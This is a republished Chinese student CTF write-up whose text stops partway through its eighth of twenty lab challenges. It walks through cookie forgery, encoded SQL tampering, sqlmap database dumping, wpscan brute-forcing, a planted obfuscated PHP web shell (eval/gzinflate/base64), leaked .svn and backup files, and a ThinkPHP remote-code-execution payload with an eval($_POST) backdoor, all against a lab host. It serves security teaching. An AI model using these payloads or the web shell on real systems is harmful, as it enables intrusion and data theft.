

20154312 曾林 ExpFinal CTF Writeup

转载

[weixin_30735745](#) 于 2018-06-27 11:57:00 发布 267 收藏 1

文章标签: [数据库](#) [php](#) [python](#)

原文链接: <http://www.cnblogs.com/zl20154312/p/9233012.html>

版权

0.写在前面

1.不合理的验证方式

2.加密与解密的对抗

3.一个SQL引发的血案

4.管理员的诟病

5.备份信息的泄露

6.svn信息泄露

7.coding

8.平衡权限的威胁

9.文件上传的突破

10.文件下载的利用

11.include的沦陷

12.include的沦陷 (二)

13.exce的沦陷

14.ftp的逆袭

15.ftp的漏洞

16.幽灵的Remote Desktop

17.无法爆破的密码

18.IIS ghost

19.xampp

20.dangerous 445

0.写在前面

我做的免考包括哪些?

参加2018年密码保密与信息安全大赛, 获得红蓝对抗第二名, 积分7800/8900

完成20道CTF试题, 并撰写Writeup

20道题, 103张截图, 终于这个免考项目还是完成了。

为什么选择CTF作为自己的免考项目？

拿到key的那一瞬间真的太刺激了，参加完信安大赛之后很怀念这种拿key的感觉。另外就是专业的原因，没有太多的机会去打CTF的比赛，希望能以这种方式让自己爽一把。

做完20道题，截完103张图有什么感受？

感受就是...拿key挺爽，写writeup挺累。但是写完writeup简直是对拿key过程的一个升华。回顾20道题会发现自己竟然学会了这么多东西，也会去找题目之间的共性，比如...好像有几个题目的靶机445没关（~永恒之蓝还是好用~）。再就是include、exec、ftp漏洞都是上课没有主要讲的，这20道题丰富了我的知识体系，特别是漏洞这块。

一个学期的网络攻防学习终于结束了，想对老师说啥？

希望能把信安大赛的那套红蓝对抗带到课堂上，还是挺有意思的。实践性比实验还要强。最后就是很感谢老师的指引，为啥不说指导呢，因为我觉得老师最重要的就是教会了我学习的态度，免考项目就是一个很好的例子，前路还长，一起加油吧。

1.不合理的验证方式

题目

一个web系统中管理员账户：admin中有一串key，页面只提供了试用账号密码：test test，我们需要登录进admin账户获取key来通过本关。

解题过程

1.打开浏览器，访问<http://192.168.102.62>

不合理的验证方式。

所有用户：admin、test
试用账号：test
试用密码：test

Username:

Password:

2.使用账号密码：test test登录。

不合理的验证方式。

当前登陆用户 : test
所有用户 : admin、test
试用账号 : test
试用密码 : test

Username:

Password:

登陆

3.使用Firefox的firebug插件查看cookies。发现只有user段，值为test。



4.将test修改为admin，再次访问页面，得到key: I am admin




当前登陆用户：admin

Key:I am admin



Cookie：判断用户信息的凭据
存储在本地

Test用户登录产生的cookie信息：



2.加密与解密的对抗

题目

通过分析加密字符串获取敏感信息

解题过程

1.打开浏览器，访问http://192.168.102.62

加密与解密的对抗

[Order by ranking](#)

[Order by year](#)

年份	排行	编程语言
1973	1	c
1995	2	java
1986	3	Object-C
1982	4	c++

2.通过查看源码，查看2个超链接的地址：

index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3JhbmtpbmcrbGltaXQrMCUyQzQ=

index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3IiYXlrbGltaXQrMCUyQzQ=

```
<div style="border-bottom:1px solid #b2b2b2; padding:0 0 10px 0;font-size: 24px;">加密与解密的对抗</div><br>
<a href="index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3JhbmtpbmcrbGltaXQrMCUyQzQ=">Order by ranking</a><br>
<a href="index.php?word=U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3IiYXlrbGltaXQrMCUyQzQ=">Order by year</a><br>
<br>
<table border="0"><tr><td>年份</td><td>排行</td><td>编程语言</td></tr>
<tr><td>1973</td><td>1</td><td>c</td></tr>
```

3.2个地址的Word参数是base64加密，将其解密。

```
SELECT+%2A+FROM+language+order+by+year+limit+0%2C4
```

BASE64加密 ↓

BASE64解密 ↑

清空

加密结果如下：

```
U0VMRUNUKyUyQStGUk9NK2xhbmd1YWdlK29yZGVyK2J5K3IiYXlrbGltaXQrMCUyQzQ=
```

4.解密后的字符串：SELECT+%2A+FROM+language+order+by+year+limit+0%2C4是url加密，再次解密：

```
SELECT * FROM language order by year limit 0,4
```

utf-8 ▼

UrlEncode编码

UrlDecode解码

5.解密结果是一个sql语句。构造新的语句：`SELECT * FROM language order by year`将其url加密。

```
SELECT**FROM+language+order+by+year
```

utf-8 ▼

UrlEncode编码

UrlDecode解码

6.将得到的字符串base64加密。

```
SELECT**FROM+language+order+by+year
```

BASE64加密 ↓

BASE64解密 ↑

加密结果如下：

```
U0VMRUNUKyorRlJPTStsYW5ndWFnZStvcmlcitieSt5ZWFy
```

7.得到的加密串构造地

址：`http://192.168.102.62/index.php?word=U0VMRUNUKyorRlJPTStsYW5ndWFnZStvcmlcit`

8.访问得到key:hello world。

加密与解密的对抗

[Order by ranking](#)

[Order by year](#)

年份	排行	编程语言
1973	1	c
1982	4	c++
1986	3	Object-C
1995	2	java
2014	2014	key:hello world

3.一个SQL引发的血案

题目

通过sql注入获取敏感信息


解题过程

1.打开浏览器，访问<http://192.168.102.62>

2014年6月编程语言排行榜

排行	语言
1	C
2	Java
3	Object-C
4	C++
5	C#
6	VB
7	PHP
8	Python
9	JavaScript
10	VB .NET

2.访问超链接：<http://192.168.102.62/index.php?id=1>通过修改id的值可以查看到相应排名的语言。





2014年6月编程语言排行榜	
排行	语言
<u>1</u>	C

3. 访问:<http://192.168.102.62/index.php?id=1and1=1> 返回正确内容。



2014年6月编程语言排行榜	
排行	语言
<u>1</u>	C

4. <http://192.168.102.62/index.php?id=1 and 1=2> 返回错误内容。



5.通过上面可以判断存在注入。Kali下使用sqlmap获取数据库内容。

使用命令：sqlmap -u "http://192.168.102.62/index.php?id=1" --dbs 查看数据库。

```
[03:45:29] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] third
```

6.使用命令：sqlmap -u "http://192.168.102.62/index.php?id=1" --dump -D "third" 获取数据库内容。得到key: I am sql inject

```
Database: third
Table: admin
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| key      | I am sql inject |
+-----+-----+
```

4.管理员的诟病

题目

通过sql注入获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62




管理员的诟病

2.使用kali下的wpscan扫描站点的用户。使用命令wpscan --url "http://192.168.102.62" -e u



3.将密码字典放在桌面。使用命令: wpscan --url "http://192.168.102.62" --username admin --wordlist /root/Desktop/password.txt



```
Starting the password brute force
Brute Forcing 'admin' Time: 00:00:19 <==== > (105 / 113) 92
[SUCCESS] Login : admin Password : 123456

+-----+-----+-----+-----+
| Id | Login | Name | Password |
+-----+-----+-----+-----+
|   | admin |   | 123456   |
+-----+-----+-----+-----+

[+] Finished: Wed Aug 13 04:28:08 2014
[+] Memory used: 2.252 MB
```

4.使用得到的账号密码登录。后台打开外观->编辑->首页模板。

```
Twenty Thirteen: 首页模板 (index.php) 选择要编辑的主题
<?php
// Web Shell!!
//
//Version 1.0
$auth_pass = "d751BFFrb3BwSNjvbT6VRI4xCcmwiflP9KJREPA7O3uzbQ"; //passwd : 412587
$default_charset = "UTF-8";
@preg_replace("/.*e", "\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63
\x6F\x64\x65\x28'7b17Qxrj0jj8d/IpZjk+i54Y5SKjxOgGEBBUIPslYESzZiwwMgwsW0Xck+//VIV3z
/QMoOaymz3Pb901wxfqqr69bV1VvayBpNIGMI9K9IjJd78yZ09GJ
/PwMPZ5OXW7pxq86s6Y2qTc2RjaVypmU4l6odOnr50rdVn4xhuPpcnvrppqtNLKVj+GzWu36pg7fbIL5bkkW/ryj7Ch
/vFTgZ2vmGjNUz7CnDjSITibqCjuUH416lhHaVUJVazYZ44fLaik9muInU71Rj1rfnBsT
/NpWbd24x08Vddi14OHOEbV8O5oYqtbflntQHWWLxY87VAR
/EGBnOhmPnMcA3hX1f+Oj5Vb1XIMdwjip2+oujHZpsr70b2IchA5UEqjqZlBzWw9zMEsp8a9OfWefHn55eXLLXU27d+MVceJIVojajSRVA+1A+Ntt
JtMjN5GbqOJWPQwmngTNWjvDET3B8dwHjiGG2eqTqbb0MCHyZIZTW4mxng0mZp2bzuCD03bvHGM6XaYvbVGvfBuqX5x4XsHT2
/ovRPe9dcaqvc3xr2hzXDKb6bm0OAI4C19vbHMoTnddp8N1Z6p3fw+G00N52Yys7EMewvkY9rGdhjwXC1clK7SjlpGINVgfnEkSilue5S6R681fq9
2WSGiMNj6gWb7Y21bUZIL25nNqPGZvUKJtMcO5bq9A2YUqIoKvNiYkxnE1sxnRtGZuLdb4zsoPHxdjjQBgnnhV7p6xr+ejliy8vX2zdXF9VazBpK
/3TCyj15aVHXal67ewmc3WaDX+Gkt6sH710x7FwRhejnmIvE+i6aWyH3mtAf8bk5D0Q9IAZGtP+SD8Gsp2eXEPdxWiiv1Pem
/Z4NIWmy7FxPOZPFvsdms8n8mtn1oUZU+aqNTOOwycn4ZP3+9gy/OEdhQhsWtCmg2Sg4BCqOGsfh3oiuFzOYKcwsj8rOzsvX2AtxgWk8cFc
/ec/MBHbitseYudjGF8CLnaUX39VthUsr410Y9uruRs+zRLCdhRYfv5qSALQ44vnAXesTCczA2bNgCUMtTxEc+Yf0zcFTreAlawAjuDr9vXZ9c1VdTey
G8e+AIDQwrRD2OnWCLIWGL6Gj16yFvkj27yHR1uOemvcDGEw8IyWUw+Xk
/sUaXtLNx0VGNenmHzHV3blDxpj2DNaQsdi0Ix+LTNI0kAtRrhFUD9oPV1c7ItPcd21jZBQ+DDIvqTuwOEIHOxVA1o8tMnZLz78I9b8FfE1uNFWSI
GWvjllxS0DHubXryOfgYeq4T3w4RgBgmPvrL58cEG71XLVIEHurIDpjR0YTpT5d5cGNp0NFmGIOMTjQRjD+0Su30B8srWFRPFxt64P4ZPijabTIDof
Swliiv7jrK/UPa7XIF/C//WRvat2fv38xqRS7vtVPujhYKcdG4o8N422BSz6rYxBa4+VW6DZPVVAH5qA2dXQK7NTc3wiiskBdzCdSgArWsgfqZSIZSH
/ga10RD4AvBfr9DcNBZQCLCZqlwrNSRB9IKdJAei9qpwrWRoVLOjioCzEuaYDVXZVY0r9PLFjrs0ViYLIODT5SLNcpTXVp93YOGrW1AvFHUKbLULQ
DoKsEdVuTDt2T1gAlrSQZZODZgjnRV1Is7UGIrWsKLYeq7SiKFjBwc8Ghs2FEcRuYps5T9KD8hWeW0q2L9hM1hwzllZ0dQtUgGMEfEYfrmjdGLFeU
1MlrVnk9Nobiv44cRCTRGIzinq+VXUItDVGhveUORk11n9RlhC0vW0B72xSi9D3T1mh1PAIOSadA8TUjt
```

5.粘贴上webshell 代码，保存，访问主页,密码为412587。

192.168.102.62

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Uname: Windows NT LZH-2003 5.2 build 3790 [Google] [milw0rm] [About]
 User: 0 (SYSTEM) Group: 0 (?)
 Php: 5.2.17 Safe mode: OFF [phpinfo] Datetime: 2014-07-24 07:55:56
 Hdd: 99.99 GB Free: 97.06 GB (97%)
 Cwd: C:/phpStudy/WWW/ drwxrwxrwx [home]
 Drives: [c] [d]

[Sec. Info] [Files] [Console] [SafeMode] [Sql] [Php] [String]

File manager

Name	Size	Modify
[..]	dir	2014-07-28 08:07:13
[phpMyAdmin]	dir	2014-07-28 08:06:51
[wp-admin]	dir	2014-08-13 08:07:02
[wp-content]	dir	2014-08-13 08:09:10
[wp-includes]	dir	2014-08-13 08:07:03
index.php	418 B	2013-09-25 00:18:11
key.php	29 B	2014-08-13 08:15:50
license.txt	19.46 KB	2014-04-09 23:50:15
readme.html	6.43 KB	2014-04-21 04:10:52
wp-activate.php	4.78 KB	2013-12-24 18:57:12
wp-blog-header.php	271 B	2012-01-08 17:01:11
wp-comments-post.php	4.71 KB	2014-02-18 21:45:13
wp-config-sample.php	3.18 KB	2014-04-21 04:10:52
wp-config.php	3.45 KB	2014-08-13 08:07:40

6.打开key.php，得到key:hi wordpress

Uname: Windows NT LZH-2003 5.2 build 3790 [Google] [milw0rm] [About]
 User: 0 (SYSTEM) Group: 0 (?)
 Php: 5.2.17 Safe mode: OFF [phpinfo] Datetime: 2014-07-24 07:51:10
 Hdd: 99.99 GB Free: 97.06 GB (97%)
 Cwd: C:/phpStudy/WWW/ drwxrwxrwx [home]
 Drives: [c] [d]

[Sec. Info] [Files] [Console] [SafeMode] [Sql] [Php] [String]

File tools

Name: key.php Size: 29 B Permission: -rw-rw-rw- Owner/Group: 0/0
 Create time: 2014-08-13 08:16:14 Access time: 2014-08-13 08:16:14 Modify time: 2014-08-13 08:15:50

[View] Highlight Download Hexdump Edit Chmod Rename Touch

```
<?php
//key:hi wordpress
?>
```

Change dir: C:/phpStudy/WWW/ >>

Make dir: >>

[Writeable]

Execute: >>

5.备份信息的泄露

题目

通过备份文件获取敏感信息

解题过程


1.打开浏览器，访问http://192.168.102.62

你只需要获取一个备份文件

2.使用wwwscan,如图配置扫描



3.得到结果:



4.下载扫到的文件: 192.168.102.62/www.zip。解压得到key:Dir fuzz



6.svn信息泄露

题目


通过svn备份获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62


What is svn?

2.使用JSky扫描工具，扫描http://192.168.102.62





3.扫描得到svn的备份信息。访问<http://192.168.102.62/.svn/entries>



4.可知站点目录下只存在index.php文件。于是访问：<http://192.168.102.62/.svn/text-base/index.php.svn-base>查看到的就是php文件的源码。

```
中国菜刀@20100928 http://192.168.102.62/index... [编辑] index.php
载入 C:\phpStudy\WWW\index.php
<?php
//key:thinkphp code execution

define(' THINK_PATH', 'ThinkPHP' );
//定义项目名称和路径
define(' APP_NAME', 'Hello' );
define(' APP_PATH', '' );
// 加载框架公共入口文件
require( THINK_PATH."/ThinkPHP.php" );
//实例化一个网站应用实例
App::run();
?>
```

5.得到key:Svn backup

7.coding

题目

通过代码执行漏洞入侵目标

解题过程

1.打开浏览器，访问http://192.168.102.62,发现时thinkphp 2.1版本



ThinkPHP 2.1RC1 { WE CAN DO IT JUST THINK IT }

2.通过搜索引擎，得知此版本存在代码执行漏洞。Poc

为index.php/module/action/param1/{@print(THINK_VERSION)}

ThinkPhp web框架 php代码任意执行漏洞

SSV-ID: 60054

SSV-AppDir: ThinkPHP漏洞


发布时间: 2012-04-08 (GMT+0800)

受影响产品:

ThinkPHP

3.根据poc, 构造地址:


http://192.168.102.62/index.php/module/action/param1/%7B\$%7Bphpinfo%28%29%7D%7D




System	Windows NT LZH-2003 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cmd /c cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php52\php.ini

4.1.证明存在漏洞。再构造:

http://192.168.102.62/index.php/module/action/param1/({\$eval(\$_POST[s])})使用菜刀连接, 如图配置



5.浏览站点内容



```
中国菜刀@20100928 http://192.168.102.62/index... [编辑] index.php
载入 C:\phpStudy\WWW\index.php
<?php
//key:thinkphp code execution

define(' THINK_PATH', 'ThinkPHP' );
//定义项目名称和路径
define(' APP_NAME', 'Hello' );
define(' APP_PATH', '' );
// 加载框架公共入口文件
require( THINK_PATH."/ThinkPHP.php" );
//实例化一个网站应用实例
App::run();
?>
```

6.得到key:thinkphp code execution


8.平衡权限的威胁

题目

通过未授权访问获取敏感信息

解题过程

1.打开浏览器，访问http://192.168.102.62




2.查看源码，观察到超链接有一定规律

```
<body>
<div style="margin:200px auto; padding:10px; border:7px dou
```

```
<div class="eight">
<ul>
<li><a href="index.html">首页</a></li>
<li><a href="index-1.html">名言</a></li>
<li><a href="index-3.html">至理</a></li>
</ul>
</div> <br><br>
```



